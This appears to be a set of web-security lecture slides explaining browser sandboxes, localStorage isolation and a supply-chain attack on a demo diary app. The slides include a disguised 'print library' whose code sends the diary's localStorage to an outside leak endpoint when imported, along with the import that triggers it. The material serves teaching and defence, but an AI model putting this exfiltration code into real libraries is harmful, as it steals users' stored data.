
- Make content with HTML
- Style content with CSS
- Run code with JavaScript

Static apps can *only* run frontend code.

Frontend (browsers; clients)

- Make content with HTML
- Style content with CSS
- Run code with JavaScript


The browser isolates **frontend** code into sandboxes.



(<https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/XSS/same-origin.svg>, modified)

The greatest threat to a **static** app is access to its sandbox.

Amazon and Spotify get different sandboxes.



That's why they have different **localStorage** contents.

```
> window.origin
< 'https://open.spotify.com'
> JSON.stringify(localStorage)
< '{"anonymous:queue-view": "\\\"queue\\\"", "on-by-filter-id": "{}", "anonymous:items-v
```

```
> window.origin
< 'https://www.amazon.com'
> JSON.stringify(localStorage)
< '{"csa-tabbed-browsing": {"\\\"last\\\"": "\\\"56uv4u-gpngvk-6861rl-c9fe
```

The greatest threat to a **static** app is access to its sandbox.

You need to protect diary users from bad sites.

Good Team



Your Good Site
(<https://diary.fake>)



Browser User

Bad Team




Bad Site
(<https://bad.fake>)

Defense Goal Protect the diary contents.

Attack Goal Steal the diary contents.


Strategy Run JavaScript from inside the diary's sandbox.

Strategy Run JavaScript from inside the diary's sandbox.




(<https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/XSS/xss.svg>, modified)

I built a bad site.



Feel free to follow along.




Recall <https://diary.njg4ne.workers.dev/index.html>

```
const STORAGE_KEY = "diaryContent";
...
function onInput(inputEvent) {
  window.localStorage.setItem(STORAGE_KEY, inputEvent.target.value);
}
```

<https://leaker.njg4ne.workers.dev/useful-print-library.js>

```
export const print = console.log;
const method = "POST";
const body = new FormData();
body.append(
  "leak",
  JSON.stringify(window.localStorage.getItem("diaryContent")))
);
const headers = { Accept: "application/json", "x-leaker-anti-csrf": "1" };
fetch(`"${https://leaker.njg4ne.workers.dev"}/leak`, {
  method,
  body,
  headers,
}).then(({ ok }) => {
  if (ok) {
    alert("魔龙 A Troll Leaked Your Diary 魔龙");
  }
});
```

POST to /leak publicizes the secret for anyone to see.



Attack Goal Steal the diary contents.


Strategy Run JavaScript from inside the diary's sandbox.

Attack 1 Supply Chain

You voluntarily import my cool library to your sandbox.

```
import { print } from "https://leaker.njg4ne.workers.dev/useful-print-library.js";
print("Hello from print function");
```

You hack yourself.




Supply Chain Defense Don't run untrusted libraries.

Attack 2 Cross-site scripting (XSS)

